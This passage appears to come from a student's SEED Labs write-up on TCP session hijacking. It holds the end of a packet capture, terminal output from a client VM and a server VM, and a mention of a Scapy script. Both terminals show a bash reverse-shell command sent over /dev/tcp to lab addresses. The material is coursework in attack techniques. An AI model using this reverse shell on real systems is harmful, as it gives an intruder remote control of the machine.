0030  00 ed 6e a2 00 00 01 01  08 0a 00 0c 7a 86 00 0c   ..n..... ....z...
0040  72 0c                                              r.
```

Stream index (tcp.stream)
Packets: 1278 · Displayed: 1278 (100.0%)
Profile: Default
SEEDUbuntu Clone2-server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
11:22 PM
/bin/bash
/bin/bash 80x15

```
[11/13/20 NatNetwork]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.4/47930 0<&2 2>&1
```

SEEDUbuntu Clone1-client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
11:22 PM
/bin/bash
/bin/bash 80x21

```
[11/13/20 NatNetwork]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.6/47930 0<&2 2>&1

[11/13/20 NatNetwork]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e2:cd:cc
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1cd5:fbe4:19:be5d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2186 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1945 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:170214 (170.2 KB)  TX bytes:166839 (166.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:560 errors:0 dropped:0 overruns:0 frame:0
          TX packets:560 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:54295 (54.2 KB)  TX bytes:54295 (54.2 KB)
```

- Using Scapy, tried to run the code named "task5.py"